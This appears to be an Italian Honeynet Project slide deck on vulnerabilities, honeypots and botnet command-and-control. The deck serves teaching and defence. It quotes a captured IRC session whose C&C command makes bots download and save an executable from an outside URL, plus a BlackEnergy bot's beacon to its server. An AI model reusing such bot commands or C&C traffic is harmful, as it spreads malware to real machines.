The Honeynet PROJECT

Emerging Threats

Angelo Dell'Aera

Relatore

- Full Member @ Honeynet Project (1 year)
- Senior Security Specialist @ Communication Valley Early Warning Team (6 years)
- Information Security Independent Researcher @ Antifork Research (10+ years)

Agenda

- Vulnerabilità ed exploit (cenni)
- Tecnologie honeypot (cenni)
- Botnets
- Casi di studio
  - Waledac
  - Conficker
  - Zeus
- Conclusioni

Agenda

- Vulnerabilità ed exploit (cenni)
- Tecnologie honeypot (cenni)
- Botnets
- Casi di studio
  - Waledac
  - Conficker
  - Zeus
- Conclusioni

Agenda

- Vulnerabilità ed exploit (cenni)
- Tecnologie honeypot (cenni)
- Botnets
- Casi di studio
  - Waledac
  - Conficker
  - Zeus
- Conclusioni

Agenda

- Vulnerabilità ed exploit (cenni)
- Tecnologie honeypot (cenni)
- Botnets
- Casi di studio
  - Waledac
  - Conficker
  - Zeus
- Conclusioni

Agenda

- Vulnerabilità ed exploit (cenni)
- Tecnologie honeypot (cenni)
- Botnets
- Casi di studio
  - Waledac
  - Conficker
  - Zeus
- Conclusioni

Vulnerabilità ed Exploit

In principio era il bug...

- Si definisce bug un errore di programmazione effettuato durante la stesura di un codice

- Con opportune tecniche di programmazione e testing è possibile minimizzare la probabilità che un bug sia presente in un codice ma il programmatore che non commette errori non è ancora stato inventato

- Non tutti i bug sono fonte di problemi

...poi il bug divenne vulnerabilità

- In determinate circostanze un bug può avere effetti catastrofici e portare alla totale sovversione di un sistema


- Si parla in questo caso di vulnerabilità per mettere in evidenza le potenziali implicazioni di sicurezza del bug stesso

Exploit

Si definisce exploit un attacco finalizzato a produrre accesso ad un sistema e/o incrementi di privilegio

- Classificazione
  - Criterio spaziale
    - Exploit locale
    - Exploit remoto
  - Criterio funzionale
    - Exploit per configurazioni errate di servizio
    - Exploit per html/cgi insicuri
    - Exploit per “code injection”

Schema di un exploit



Un esempio di vulnerabilità

Microsoft Corporation, "Microsoft Security Bulletin MS08-067 – Critical"
http://www.microsoft.com/technet/security/Bulletin/MS08-067.mspx

Vulnerabilità nel codice di *path canonicalization* presente nella DLL NetAPI32.dll di Microsoft Windows (sfruttata dal worm Conficker)

Un altro esempio di vulnerabilità

Microsoft Corporation, "Microsoft Security Bulletin MS08-041 – Critical"
http://www.microsoft.com/technet/security/Bulletin/MS08-041.mspx

Vulnerabilità del controllo ActiveX Snapshot Viewer di Microsoft Office (sfruttata da molti exploit kit per attacchi client-side)

Approfondimenti

“Exploiting Software” - Lezione tenuta all'Università di Parma

http://buffer.antifork.org/speech/2010-unipr-exploitingsoftware.ppt

Tecnologie Honeypot

Honeypot

"An information system resource whose value lies in unauthorized or illicit use of that resource"

(Mailing List Honeypot @ SecurityFocus)

L'idea è di disporre di un sistema predisposto in maniera tale da essere violato per poter analizzare tecniche e strategie di un attaccante

Honeypot Classificazione

- Accuratezza dell'interazione:
  - Honeypot ad alta interazione
  - Honeypot a bassa interazione
- Criterio funzionale:
  - Server Honeypot
  - Client Honeypot (o Honeyclient)

Un esempio di honeypot Nepenthes

- Accuratezza dell'interazione:
  - Honeypot a bassa interazione (emulazione delle vulnerabilità, rilevazione degli exploit ed emulazione dello shellcode)
- Criterio funzionale:
  - Server Honeypot

Un altro esempio di honeypot PHoneyC

- Accuratezza dell'interazione:
  - Honeypot a bassa interazione (emulazione di un browser, emulazione delle vulnerabilità, rilevazione degli exploit ed emulazione dello shellcode)
- Criterio funzionale:
  - Honeyclient

Un altro esempio di honeypot Capture-HPC

- Accuratezza dell'interazione:
  - Honeypot ad alta interazione (sistema operativo reale eseguito in una VM, browser reale, rilevazione degli exploit a seguito di una reale compromissione dell'host)
- Criterio funzionale:
  - Honeyclient

Botnets


Botnets at a glance

- Negli ultimi anni si è osservata una notevole evoluzione nelle tecniche di compromissione
- A seguito dell'attacco sull'host compromesso viene installato un programma definito *bot*
- Il bot consente fornisce all'attaccante un meccanismo di controllo remoto sull'host compromesso
- Questa tecnica viene utilizzata per creare reti di host compromessi (*botnet*) comandate da un'infrastruttura *Command and Control* (*C&C)*

IRC e i primi bot

- Storicamente i primi bot furono utilizzati nelle reti IRC (Internet Relay Chat, RFC2810)
- Il protocollo IRC consente a differenti utenti di chattare in tempo reale negli IRC channels
- L'infrastruttura di IRC è centralizzata (un server centrale a cui gli utenti si connettono)

Un esempio di sessione IRC



L'evoluzione del bot

- I primi bot furono utilizzati per rendere disponibili servizi aggiuntivi e automatizzare operazioni di gestione
- Successivamente si sono trasformati in programmi maliziosi per realizzare le cosiddette *IRC wars* e i primi attacchi *DDoS* documentati
- Oggi quando si parla di bot si fa sempre riferimento a programmi di natura malevola

Caratterizzazione di un bot

Gli elementi che caratterizzano un bot sono:


- il meccanismo di controllo remoto
- l'implementazione dei comandi eseguibili
- il meccanismo di propagazione

Meccanismi di controllo remoto
IRC

Molti bot utilizzano un meccanismo di controllo remoto basato su IRC:

- un server IRC sotto il controllo del botmaster che funge da C&C Server
- i bot si collegano ad uno specifico IRC channel sul server
- i bot interpretano i messaggi inviati sul channel come comandi da eseguire

Meccanismi di controllo remoto
IRC



Meccanismi di controllo remoto IRC

Vantaggi:

- Infrastruttura centralizzata
- Semplicità di gestione

Svantaggi:

- Infrastruttura centralizzata
- Semplice monitorare e/o distruggere il canale di comunicazione

Meccanismi di controllo remoto IRC

$ nc 59.4.XXX.XXX 27397

-> PASS sM1d$t

-> USER XP-8308 * 0 :ZOMBIE1

-> NICK [P00|GBR|83519]

<- :sv8.athost.net 001 [P00|GBR|83519] :

<- :sv8.athost.net 002 [P00|GBR|83519] :

<- :sv8.athost.net 003 [P00|GBR|83519] :

<- :sv8.athost.net 004 [P00|GBR|83519] :

<- :sv8.athost.net 005 [P00|GBR|83519] :

<- :sv8.athost.net 422 [P00|GBR|83519] :

-> JOIN ##predb clos3d

<- :sv8.athost.net 332 [P00|GBR|83519] ##predb :

<- :sv8.athost.net 333 [P00|GBR|83519] ##predb frost

<- :sv8.athost.net NOTICE [P00|GBR|83519] :*** You were forced to join ##d

<- :sv8.athost.net 332 [P00|GBR|83519] ##d :.get http//www.netau.dk/media/mkeys.knt C:\WINDOWS\system32\tdmk.exe r h

<- :sv8.athost.net 333 [P00|GBR|83519] ##d frost

(esempio tratto da *“Virtual Honeypots”*, Niels Provos and Thorsten Holz, Addison Wesley)

Meccanismi di controllo remoto HTTP

Alcuni bot utilizzano un meccanismo di controllo remoto basato su HTTP:

- un Web Server sotto il controllo del botmaster che funge da C&C Server
- i bot effettuano periodicamente richieste HTTP al server
- i bot interpretano le risposte HTTP come comandi da eseguire

Esempio
BlackEnergy botnet

Richiesta HTTP

```
POST /dot/stat.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1;.NET CLR 1.1.4322)
Host: psamtek.cn
Content-Length: 31
Cache-Control: no-cache
id=xCR2_243AEDBA&build_id=D5729
```

(esempio tratto da *“BlackEnergy DDos Bot Analysis”*, Jose Nazario)

Esempio
BlackEnergy botnet

Risposta HTTP

HTTP/1.1 200 OK
Date: Tue, 25 Sep 2007 08:30:13 GMT
Server: Apache/2.0.59 (Unix) FrontPage/5.0.2.2635 PHP/5.2.3 mod_ssl/2.0.59
OpenSSL/0.9.7e-p1X-Powered-By: PHP/5.2.3
Content-Length: 80
Connection: close
Content-Type: text/html

MTA7MjAwMDsxMDswOzA7MzA7MTAwOzM7MjA7MTAwMDsyMDAwI3dhaXQjMTAjeENS
MI8yNDNBRURCQQ==

(esempio tratto da *“BlackEnergy DDos Bot Analysis”*, Jose Nazario)

Esempio
BlackEnergy botnet

Risposta HTTP

HTTP/1.1 200 OK
Date: Tue, 25 Sep 2007 08:30:13 GMT
Server: Apache/2.0.59 (Unix) FrontPage/5.0.2.2635 PHP/5.2.3 mod_ssl/2.0.59
OpenSSL/0.9.7e-p1X-Powered-By: PHP/5.2.3
Content-Length: 80
Connection: close
Content-Type: text/html

MTA7MjAwMDsxMDswOzA7MzA7MTAwOzM7MjA7MTAwMDsyMDAwl3dhaXQjMTAjeE
NSMl8yNDNBRURCQQ==

(esempio tratto da *“BlackEnergy DDos Bot Analysis”*, Jose Nazario)

Esempio
BlackEnergy botnet

$ cat blackenergy.txt
MTA7MjAwMDsxMDswOzA7MzA7MTAwOzM7MjA7MTAwMDsyMDAwI3dh
aXQjMTAjeENSMl8yNDNBRURCQQ==

$ base64 -d blackenergy.txt
10;2000;10;0;0;30;100;3;20;1000;2000#wait#10#xCR2_243AEDBA

Alcuni parametri:
xCR2_243AEDBA → client ID
#wait#10# → nessuna attività da effettuare (nuova richiesta tra 10 minuti)

Meccanismi di controllo remoto HTTP

Vantaggi:

- Infrastruttura centralizzata
- Semplicità di gestione
- Non ci sono sessioni TCP sospette permanentemente aperte sull'host compromesso

Svantaggi:

- Infrastruttura centralizzata
- Scarsa flessibilità (il bot deve periodicamente controllare se ci sono comandi da eseguire)
- Semplice monitorare e/o distruggere il canale di comunicazione

Meccanismi di controllo remoto
Covert channels

- Bot basati su versioni modificate del protocollo IRC
- Bot basati su tunnel DNS
- Utilizzo della steganografia

Meccanismi di controllo remoto
Covert channels

Vantaggi:

- Infrastruttura centralizzata
- Maggiore tempo necessario per l'analisi del meccanismo di controllo remoto

Svantaggi:

- Infrastruttura centralizzata
- Semplice monitorare e/o distruggere il canale di comunicazione

Meccanismi di controllo remoto P2P

Alcuni bot utilizzano un meccanismo di controllo remoto basato su protocolli P2P:

- Nessun host centrale funge da C&C Server (quindi non ci sono *single point of failure*)
- Comandi e update distribuiti mediante protocolli P2P

Meccanismi di controllo remoto P2P

Vantaggi:

- Infrastruttura decentralizzata
- Maggiore tempo necessario per l'analisi del meccanismo di controllo remoto
- Monitorare e/o distruggere il canale di comunicazione non è affatto banale

Svantaggi:

- Nessuno?

Comandi eseguibili da un bot

Tipicamente tra i comandi eseguibili da un bot compaiono praticamente sempre comandi per:

- attacchi DDoS (SYN flood, ICMP flood, UDP flood,...)
- meccanismi di update

Altri comandi spesso presenti servono per effettuare:

- furto di credenziali
- invio di spam

Esempio di comandi eseguibili da un bot

$ nc 59.4.XXX.XXX 27397

-> PASS sM1d$t

-> USER XP-8308 * 0 :ZOMBIE1

-> NICK [P00|GBR|83519]

<- :sv8.athost.net 001 [P00|GBR|83519] :

<- :sv8.athost.net 002 [P00|GBR|83519] :

<- :sv8.athost.net 003 [P00|GBR|83519] :

<- :sv8.athost.net 004 [P00|GBR|83519] :

<- :sv8.athost.net 005 [P00|GBR|83519] :

<- :sv8.athost.net 422 [P00|GBR|83519] :

-> JOIN ##predb clos3d

<- :sv8.athost.net 332 [P00|GBR|83519] ##predb :

<- :sv8.athost.net 333 [P00|GBR|83519] ##predb frost

<- :sv8.athost.net NOTICE [P00|GBR|83519] :*** You were forced to join ##d

<- :sv8.athost.net 332 [P00|GBR|83519] ##d :**.get http//www.netau.dk/media/mkeys.knt C:\WINDOWS\system32\tdmk.exe r h**

<- :sv8.athost.net 333 [P00|GBR|83519] ##d frost

(esempio tratto da *"Virtual Honeypots"*, Niels Provos and Thorsten Holz, Addison Wesley)

Meccanismi di propagazione

Esistono diversi meccanismi utilizzabili da un worm per propagarsi:

- Scansione di reti alla ricerca di sistemi vulnerabili
- *Drive-by download attacks* (spesso supportati da campagne di spam)
- Propagazione attraverso NetBIOS shares (utilizzando password deboli)
- Email attachments
- Propagazione attraverso procotolli P2P (è sufficiente un nome del file interessante per suscitare attenzione)

Fast-Flux

- Una tecnica basata sul protocollo DNS utilizzata nelle botnet per nascondere e proteggere siti di malware e/o phishing dietro una rete di host compromessi che agiscono da proxy
- L'idea è basata sull'expiring dei Resource Record DNS in base al valore del TTL

Fast-Flux

```
buffer@alnitak ~ $ dig toothou.com

; <<>> DiG 9.4.3-P5 <<>> toothou.com
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 12924
;; flags: qr rd ra; QUERY: 1, ANSWER: 5, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;toothou.com.                   IN      A

;; ANSWER SECTION:
toothou.com.            295     IN      A       221.149.111.90
toothou.com.            295     IN      A       75.82.211.20
toothou.com.            295     IN      A       124.216.72.215
toothou.com.            295     IN      A       109.184.7.176
toothou.com.            295     IN      A       189.77.139.178

;; Query time: 4389 msec
;; SERVER: 10.20.28.16#53(10.20.28.16)
;; WHEN: Mon May 17 16:43:30 2010
;; MSG SIZE  rcvd: 109
```

Fast-Flux

```
buffer@alnitak ~ $ dig toothou.com

; <<>> DiG 9.4.3-P5 <<>> toothou.com
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 12924
;; flags: qr rd ra; QUERY: 1, ANSWER: 5, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;toothou.com.                   IN      A

;; ANSWER SECTION:
toothou.com.            295     IN      A       221.149.111.90
toothou.com.            295     IN      A       75.82.211.20
toothou.com.            295     IN      A       124.216.72.215
toothou.com.            295     IN      A       109.184.7.176
toothou.com.            295     IN      A       189.77.139.178

;; Query time: 4389 msec
;; SERVER: 10.20.28.16#53(10.20.28.16)
;; WHEN: Mon May 17 16:43:30 2010
;; MSG SIZE  rcvd: 109
```


Fast-Flux

- Nell'esempio i Resource Record DNS scadono dopo dopo un TTL pari 295 secondi (meno di 5 minuti) con conseguente invalidazione della cache del resolver
- Tranne che in alcuni casi particolari, di solito il valore utilizzato è dell'ordine di 1-3 giorni
- Ma a cosa serve tutto questo?

Fast-Flux


- Il server DNS contattato restituisce una lista di host infetti attualmente raggiungibili
- Questi host fungono da proxy verso la vera destinazione che risulta essere quindi più difficilmente individuabile
- Restituire N resource record con valore di TTL molto basso è fondamentale per l'affidabilità del sistema poiché gli host infetti si connettono e riconnettono spesso

Fast-Flux

